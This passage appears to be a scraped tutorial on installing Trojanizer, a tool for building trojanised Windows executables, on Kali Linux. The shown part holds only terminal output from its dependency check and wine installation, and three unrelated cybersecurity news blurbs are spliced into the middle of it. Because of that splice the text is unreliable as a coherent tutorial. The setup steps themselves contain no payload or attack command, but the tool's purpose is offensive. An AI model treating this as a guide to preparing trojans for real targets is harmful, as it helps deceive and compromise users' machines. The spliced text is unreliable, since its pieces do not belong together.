
The tool will automatically check if all the backend applications it requires are present on the system or not. For your information, it requires zenity, wine (the software one) etc.

```
┌──(kali㉿222vm)-[~/Attackware/trojanizer]
└─$ sudo ./Trojanizer.sh
sudo: unable to resolve host 222vm: Name or service not known
[sudo] password for kali:
./Trojanizer.sh: 22: resize: not found
[!] Checking backend applications ..
[x] wine installation -> not found!
[x] This script requires wine to work
[!] Please wait: installing missing dependencies ..
```


If any of the applications it requires are not there on the system, it will prompt you to install them.

```
  winbind winetricks playonlinux wine-binfmt dosbox
  exe-thumbnailer | kio-extras wine64-preloader
Recommended packages:
  manpages-dev libc-devtools wine32
The following NEW packages will be installed:
  fonts-wine libcapi20-3 libllvm14 libosmesa6 libvkd3d-shader1
  libvkd3d1 libwine libz-mingw-w64 vkd3d-compiler wine wine64
The following packages will be upgraded:
  libc-bin libc-dev-bin libc-l10n libc6 libc6-dev libc6-i386
  libegl-mesa0 libgbm1 libgl1-mesa-dri libglapi-mesa
  libglx-mesa0 libx11-6 libx11-xcb1 locales
14 upgraded, 11 newly installed, 0 to remove and 1559 not upgraded
.
Need to get 137 MB of archives.
After this operation, 736 MB of additional disk space will be used
.
Do you want to continue? [Y/n]
```


Once you agree, it will install all these dependencies. It will try to install Wine and WinRAR.



France's privacy watchdog has imposed a $63.88 million fine on Microsoft's Ireland subsidiary for dropping advertising cookies in users' computers without their explicit consent in violation of data protection laws in the European Union.



Researchers have detected multiple high-severity vulnerabilities in Passwordstate password management solution that could be exploited by any unauthenticated remote adversary to obtain user's plaintext passwords.



Cybersecurity researchers have found two security flaws in the JavaScript-based blogging platform, Ghost which is used in more than 52,600 live websites.

```
nd!
[☆] Please wait, trying to build required folders ..!
it looks like wine32 is missing, you should install it.
multiarch needs to be enabled first.  as root, please
execute "dpkg --add-architecture i386 && apt-get update &&
apt-get install wine32:i386"
002c:err:winediag:getaddrinfo Failed to resolve your host name IP
Could not find Wine Gecko. HTML rendering will be disabled.
0024:err:mshtml:create_document_object Failed to init Gecko, retur
ning CLASS_E_CLASSNOTAVAILABLE
[☆] Zenity installation   : found!
[x] Trojanizer needs to restart to finish installs ..
[x] Please execute the tool again ..

┌──(kali㉿222vm)-[~/Attackware/trojanizer]
└─$ sudo dpkg --add-architecture i386
```

